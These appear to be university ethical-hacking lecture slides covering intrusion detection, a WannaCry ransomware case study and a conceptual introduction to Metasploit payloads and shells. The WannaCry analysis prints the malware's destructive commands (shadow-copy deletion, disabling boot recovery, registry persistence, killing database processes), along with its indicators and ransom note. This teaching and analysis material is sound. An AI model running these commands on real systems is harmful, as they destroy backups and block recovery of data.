 - Abnormal packet sizes i.e. ICMP packet size of 65535 will crash the protocol stack
- Simple pattern matching i.e. Look for “root”
- Stateful pattern matching i.e. Decode a telnet session to look for “root”
- Protocol Decode and Anomaly detection i.e. RPC session decoding and analysis
- Heuristics i.e. Rate of inbound SYNs—SYN flood?


Anomaly Based IDS

- Monitors abnormal behavior:
 - One user normally performs email reading, word processing and file backup activities
 - If suddenly he starts executing administrator functions then it's suspicious – someone else might be using his account
- Monitors the system 'dirtiness' factor and raises alarm when it crosses a threshold.
- Activities classified as good/benign, suspicious, unknown
- Evaluates combined impact of asset of events
 - Ana tries to connect to Amit's machine, Amit's machine denies access (unusual)
 - Ana tries to connect to Abhay's machine, gets an open port and connects (more unusual)
 - Ana obtains listing of folder from Abhay's machine (suspicious)
 - Ana copies files from Abhay's machine (attack – raise alarm)
- Inference engine makes the decision to categorize actions and raise alarm

Inference Engine Types

- State based
 - Monitors system going thru overall state change
 - Identify when a system has veered into unsafe state
- Model based
 - List of known bad activities
 - Each activity has a degree of bad
 - Action when an activity of certain bad degree occurs
 - Overall cumulative activities cross a certain degree of bad
- Misuse intrusion detection
 - Compare real activity with a known representation of normality
 - Ex: password file being accessed by utilities other than login, change password, create user etc

IDS Deployment




- IDS runs in stealth mode to avoid attack (DDOS etc)
- IDS has two network interfaces:
 - A. For the network being monitored – used only for inputs – this interface is not published – it's a wiretap
 - B. for alerts a separate control network interface is configured

Stateful Protocol Analysis: SYN Flood

Innovate

achieve

lead






BITS Pilani
Pilani Campus

Jagdish Prasad
WILP

BITS Pilani Presentation



SSZG575: Ethical Hacking

Session No: 15 (Wannacry Ransomware)

Agenda

- Case Study: WannaCry Ransomware
 - Overview
 - Technical Details
- Metasploit Framework Introduction

WannaCry Ransomware

Overview

- Known as “WannaCry,” “WCry” or “WanaCrypt0r” (based on strings in the binary and encrypted files).
- Was released in early Mar 2017 and spreads automatically (worm).
- Started at UK NHS and the quickly spread through world.
- Exploits a remote code vulnerability in Windows XP using SMB.
- Encrypts user files and demands a fee of \$300 to \$600 worth of bitcoins to an address specified in the instructions displayed after infection.
 - \$ 300 for payment within 3 days
 - \$ 600 for payment between 3 to 6 days
 - Files deleted after 6 days if payment not done

Overview

- WannaCry has 3 key components:
 - Dropper
 - Encrypter
 - Decrypter
- Dropper contains the Encrypter as an embedded resource
- Encrypter contains:
 - A Decrypter (“Wana Decrypt0r 2.0”),
 - A password-protected zip containing a copy of Tor,
 - Multiple individual files with configuration information and encryption keys
- SHA256 Hash values:

– Dropper	24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c
– Encrypter	01ebfb9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa
– Decrypter	b9c5d4339809e0ad9a00d4d3dd26fdf44a32819a54abf846bb9b560d81391c25

Overview

- WannaCry primarily utilizes the ETERNALBLUE modules and the DOUBLEPULSAR backdoor.
- ETERNALBLUE is used for the initial exploitation of the SMB vulnerability.
- If successful, DOUBLEPULSAR backdoor is planted to install the malware and future communication.
- If the DOUBLEPULSAR backdoor is already installed, WannaCry leverages it to install the ransomware payload.
- This makes WannaCry as a worm and spread across the internet.

Execution Flow

- The high level flow is as follows:
 - Begins with an initial beacon which is basically a kill switch function
 - If it makes it past that step, then it looks to exploit the ETERNALBLUE/MS17-010 vulnerability and propagate to other hosts
 - Then it lays the foundations for doing the damage and getting paid for recovery
 - Then it starts encrypting files on the system
 - Finally exits the system with payment note display and ransomware file cleanup.

High Level Analysis

- Initially a file "mssecsvc.exe" is dropped which executes "tasksche.exe", this exe tests the kill switch domains.
- If Kill switch domain is not present, a service "mssecsvc2.0" is created as a method of persistence for WannaCry.
- "mssecsvc2.0" executes "mssecsvc.exe" with a different entry point than the initial execution.
 - This second execution executes 2 threads.
 - First thread checks the IP address of the infected machine and attempts to connect to TCP445 (SMB) of each host/IP address in the same subnet.
 - Second thread generates random IP address on Internet to perform same action.
 - When the malware successfully connects to a machine, a connection is initiated and data is transferred.
 - WannaCry exploits the SMB vulnerability addressed by Microsoft in the bulletin [MS17-010](#) (ETERNALBLUE) to implant the DOUBLEPULSAR backdoor.
 - Backdoor is used to execute WannaCry on the new compromised system.

High Level Analysis

- “tasksche.exe” checks for disk drives, network shares and removable storage devices mapped to a letter, such as 'C:/', 'D:/' etc.
- WannaCry then checks for files with supported file extensions and encrypts these using 2048-bit RSA encryption.
- While the files are being encrypted, it creates a new file directory 'Tor/' into which it drops tor.exe and nine dll files used by tor.exe.
- Additionally, it drops two further files: taskdl.exe & taskse.exe.
 - “taskdl.exe” deletes temporary files while “taskse.exe” launches @wanadecryptor@.exe to display the ransom note on the desktop
 - @wanadecryptor@.exe is not a ransomware itself but only the ransom note
 - Encryption is performed in the background by tasksche.exe
 - “tor.exe” file is executed by @wanadecryptor@.exe
 - This execution process initiates network connections to Tor nodes
 - This allows WannaCry to attempt to preserve anonymity by proxying their traffic through the Tor network

High Level Analysis


- WannaCry deletes any shadow copies on the victim's machine in order to make recovery more difficult. It uses WMIC.exe, vssadmin.exe and cmd.exe for this.

Process ID	Process Name	Command Line
29 (cmd.exe)	cmd.exe	cmd.exe /c vssadmin delete shadows /all /quiet & wmic shadowcopy delete & bcdedit /set {default} bootstatuspolicy ignorefailures & bcdedit /set {default} recoveryenabled no & wbadmin delete catalog -quiet
30 (vssadmin.exe)	vssadmin.exe	vssadmin delete shadows /all /quiet
35 (WMIC.exe)	WMIC.exe	wmic shadowcopy delete

- WannaCry uses multiple methods to aid its execution by leveraging both attrib.exe to modify the +h flag (hide) and also icacls.exe to allow full access rights for all users, "icacls . /grant Everyone:F /T /C /Q"
- WannaCry has been designed as a modular service.
 - Potentially, this structure of WannaCry can be used to deliver and run different malicious payloads.
- After encryption is over, WannaCry displays the ransomware payment note
 - Ransomware screen is an executable and not an image, HTA file, or text file.

Execution Flow

WanaCry/WCry Execution Flow



ENDGAME.

12. Set Up @WanaDecryptor@.exe Persistence
 1. CheckTokenMembership
 2. Run: cmd.exe /c reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v <rand> /t REG_SZ /d "taskse.exe" /f
13. Run @WanaDecryptor@.exe fi Runs Tor Client
14. Set Up @WanaDecryptor@.exe Persistence and Backup
 1. Setup @WanaDecryptor@.exe.lnk
 2. Run and Delete <randominteger>.bat:


```
@echo off
echo SET ow = WScript.CreateObject("WScript.Shell")> m.vbs
echo SET om = ow.CreateShortcut("@WanaDecryptor@.exe.lnk")>> m.vbs
echo echo om.TargetPath = "@WanaDecryptor@.exe">> m.vbs
echo echo om.Save>> m.vbs
cscript.exe //nologo m.vbs
del m.vbs
```
15. Creates @Please_Read_Me@.txt from "r.wnry"
16. Kill Processes
 1. Runs :


```
taskkill.exe /f /im Microsoft.Exchange.* 
taskkill.exe /f /im MSExchange*
taskkill.exe /f /im sqlserver.exe
taskkill.exe /f /im sqlwriter.exe
taskkill.exe /f /im mysqld.exe
```
17. Runs: @WanaDecryptor@.exe co Write to .res file from Time
 1. ---\t%\\$t\\$s\t%\t%I6d\t%
 - 2. taskhsvc.exe TaskData\Tor\taskhsvc.exe
18. Runs: cmd.exe /c start /b @WanaDecryptor@.exe vs Delete volume shadow copies
 1. Runs :


```
/c vssadmin delete shadows /all /quiet &
wmic shadowcopy delete & bcdedit /set
{default} bootstatuspolicy ignoreallfailures &
bcdedit /set {default} recoveryenabled no &
wbadmin delete catalog -quiet
```

Ref: <https://www.elastic.co/blog/wcrywanacry-ransomware-technical-analysis>


Exploit Details

- The exploit EternalBlue, exploits a vulnerability in the Server Message Block (SMB) protocol which allows WannaCry to spread to all unpatched Windows systems from XP to 2016 on a network that have this protocol enabled.
- This vulnerability allows remote code execution over SMB v1.
- WannaCry utilizes this exploit by crafting a custom SMB session request with hard-coded values based on the target system.
- After the first SMB packet sent to the victim's IP address, WannaCry sends two additional packets to the victim containing the hard-coded IP addresses 192.168.56.20 and 172.16.99.5.

Exploit Details

- Dropper on execution, attempts to make a connection to a domain
http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwegwae.com
 - Execution ‘exits’ if the connection is successful
 - This domain was unregistered at the time of WannaCry release, hence causing this connection to fail.
- Security researcher MalwareTech found this weakness and registered and sinkholed this domain on 12-May-17 effectively acting as a “killswitch” for WannaCry and slowing the rate of infection.
- However, the above kill switch does not affect systems connecting through a proxy server, leaving those systems still vulnerable.
- If the connection fails, the dropper attempts to create a service named “mssecsvc2.0” with the DisplayName “Microsoft Security Center (2.0) Service”.
 - This is logged in the System event log as event ID 7036, indicating that the service has started.

Exploit Details



Exploit Details

- The dropper then extracts the encrypter binary from its resource R/1831, writes it to the hardcoded filename %WinDir%\tasksche.exe, and then executes it.
- When executed, the encrypter checks to see if the mutex “MsWinZonesCacheCounterMutexA0” exists, and will not proceed if present.

Exploit Details

- The encrypter binary also contains a password-protected zip file (password: WNCry@2017) containing the following files:
 - A directory named “msg” containing Rich Text Format files with extension .wnry. These files are the “Readme” file used by the @WanaDecryptor@.exe decrypter program for each supported languages
 - b.wnry, a bitmap file displaying instructions for decryption
 - c.wnry, containing the following addresses:
 - gx7ekbenv2riucmf.onion
 - 57g7spgrzlojinaz.onion
 - xxlvbrloxvriy2c5.onion
 - 76jdd2ir2embyv47.onion
 - cwwnhwhlz52maqm7.onion
 - <https://dist.torproject.org/torbrowser/6.5.1/tor-win32-0.2.9.10.zip>
 - r.wnry, additional decryption instructions used by the decrypter tool, in English

Exploit Details

- The encrypter binary also contains a password-protected zip file (password: WNCry@2017) containing the following files:
 - s.wnry, a zip file containing the Tor software executable
 - t.wnry, encrypted using the WANACRY! encryption format, where “WANACRY!” is the file header
 - taskdl.exe, (hash
4a468603fdcb7a2eb5770705898cf9ef37aae532a7964642ecd705a74794b
79), file deletion tool
 - taskse.exe, (hash
2ca2d550e603d74dedda03156023135b38da3630cb014e3d00b1263358c5f
00d), enumerates Remote Desktop Protocol (RDP) sessions and executes the malware on each session
 - u.wnry (hash
b9c5d4339809e0ad9a00d4d3dd26fdf44a32819a54abf846bb9b560d81391
c25), “@WanaDecryptor@.exe” decrypter file

Exploit Details

- After dropping these files to its working directory, WannaCry attempts to change the attributes of all the files to “hidden” and grant full access to all files in the current directory and any directories below.
 - It does this by executing “attrib +h .”, followed by “icacls . /grant Everyone:F /T /C /Q” commands
- A registry key is written to “HKLM\SOFTWARE\Wow6432Node\WanaCrypt0r\wd” that adds a key to reference the location from where WannaCry was originally executed.

Exploit Details

- WannaCry Encrypter launches the embedded Decrypter binary “@WanaDecryptor@.exe,”
 - Displays two timers and instructions for sending the ransom in the configured language of the infected system
 - A payment of \$300 / \$600 equivalent in bitcoins to a specified address is demanded
- Following addresses are hardcoded in the binary, although only the first was observed to be used by the analyzed sample:
 - 12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw
 - 115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn
 - 13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94

WannaCry Activity List

WannaCry file system activity

STEP	OPERATION	PURPOSE
1	SetSecurityFile	Modify discretionary access control list (DACL) of original document to Full for group Everyone, via the Windows application ICACLS.EXE.
2	CreateFile	Check if encrypted document with '.WNCRY' file extension exists.
3	CreateFile (Generic Read)	Open original document for read only.
4	QueryBasicInformationFile	Record timestamps on original document.
5	ReadFile	Read first 8 bytes of original document.
6	CreateFile (Generic Write)	Create encrypted file with '.WNCRYT' file extension, for write only.
7	WriteFile	Write 'WANACRYI' string (8 bytes) in encrypted file.
8	WriteFile	Write 4 bytes, at offset 8 bytes, in encrypted file.
9	WriteFile	Write 256 bytes, at offset 12 bytes, in encrypted file.
10	WriteFile	Write 4 bytes, at offset 268 bytes, in encrypted file.
11	WriteFile	Write 8 bytes, at offset 272 bytes, in encrypted file.
12	ReadFile	Read original document, entirely (0 bytes to EndOfFile).
13	WriteFile	Write encrypted file, entirely, at offset 280 bytes.
14	SetBasicInformationFile	Give encrypted file same timestamps as original document.
15	CloseFile	Close original document.
16	CloseFile	Close encrypted file.
17	SetRenameInformationFile	Change file extension of encrypted file from 'WNCRYT' to 'WNCRY'.
18	CreateFile (Generic Write)	Open original document for write only.
20	WriteFile	Write 1,024 bytes (1 KB) in original document. At offset EndOfFile -1,024 bytes.
21	FlushBuffersFile	Commit all buffered data to be written to disk.
21	WriteFile (Non-cached)	Write 4,096 bytes (4 KB) in original document, at offset AllocationSize on disk -4,096 bytes.
22	WriteFile	Write in chunks of 262,144 bytes (256 KB) in original document.
23	CloseFile	Close original document, now encrypted file.
24	OpenFile (Read Attributes)	Open encrypted file.
25	SetRenameInformationFile	Rename file to %temp%\<num>.WNCRYT. ReplaceIfExists: True.
26	CloseFile	Close encrypted file.
#	SetDispositionInformationFile	Once all documents on the disk are encrypted, a separate application TASKDL.EXE is run to delete %temp%*.WNCRYT (i.e. all '.WNCRYT' files).

Payment Notice

Wana Decrypt0r 2.0

Ooops, your files have been encrypted!

English

What Happened to My Computer?
 Your important files are encrypted.
 Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?
 Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.
 You can decrypt some of your files for free. Try now by clicking <Decrypt>. But if you want to decrypt all your files, you need to pay.
 You only have 3 days to submit the payment. After that the price will be doubled. Also, if you don't pay in 7 days, you won't be able to recover your files forever.
 We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?
 Payment is accepted in Bitcoin only. For more information, click <About bitcoin>. Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>. And send the correct amount to the address specified in this window.
 After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am
GMT +5:30 hours

Send \$600 worth of bitcoin to this address:

 **bitcoin**
ACCEPTED HERE

12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw

[About bitcoin](#)
[How to buy bitcoins?](#)

[Contact Us](#)

Payment Notice

The malware also displays the following bitmap image contained in “b.wnry” on the desktop, in case the “Wana Decrypt0r” program failed to execute:

Ooops, your important files are encrypted.

If you see this text, but don't see the "Wana Decrypt0r" window, then your antivirus removed the decrypt software or you deleted it from your computer.

If you need your files you have to run the decrypt software.

Please find an application file named "@WanaDecryptor@.exe" in any folder or restore from the antivirus quarantine.

Run and follow the instructions!

Exploit Details

- WannaCry uses the Microsoft Enhanced RSA and AES Cryptographic Provider libraries to perform the encryption.
- After the files are encrypted, the Decrypter program delete any Windows Shadow Copies via this command:
 - cmd.exe /c vssadmin delete shadows /all /quiet & wmic shadowcopy delete & bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no & wbadmin delete catalog –quiet



Metasploit Framework

Understanding Exploits

- An exploit is a security attack on a vulnerability
 - An exploit attacks a system vulnerability and generates an event that the application/program/OS is not designed to handle successfully
 - This results in a system that discontinues to function correctly
- Exploit can be designed to meet the methodology of attack
 - Ex: An attacker exploits an IDS to reboot it or crash it before he/she launches a further attack to avoid detection.
- However, Exploits have more potential
 - They are commonly used to install system malware or gain system access or recruit client machines into an existing ‘botnet’.
 - This is accomplished with the help of a ***payload***
 - **Payload** is a sequence of code that is executed when the vulnerability is triggered
 - An Exploit can be broken up into two parts:
 - EXPLOIT = Vulnerability + Payload;

Understanding Payloads

- The payload is usually written in Assembly Language
- Platform and OS dependent
 - A Win32 payload will not work in Linux (even if exploiting the same bug)
 - Big Endian, Small Endian Architectures
- Different payload types exist and they accomplish different tasks
 - exec : Execute a command or program on remote system
 - download_exec : Download a file from a URL and execute
 - upload_exec : Upload a local file and execute
 - adduser : Add user to system accounts

Understanding Payloads

- The most common payload type used with exploits are **shellcodes or aka shell payloads**
 - These payloads are very useful because they provide the attacker an interactive shell that can be used to completely control the system remotely
 - The term is inherited from Unix → /bin/sh
 - For Win OS's, shells actually refer to command prompt → cmd.exe
- There are two different types of shell payloads
 - Bind Shells → A socket is created, a port is bound to it and when a connection is established to it, it will spawn a shell.
 - Reverse Shells → Instead of creating a listening socket, a connection is created to a predefined IP and Port and a shell is then shoved to the Attacker.

Metasploit Framework

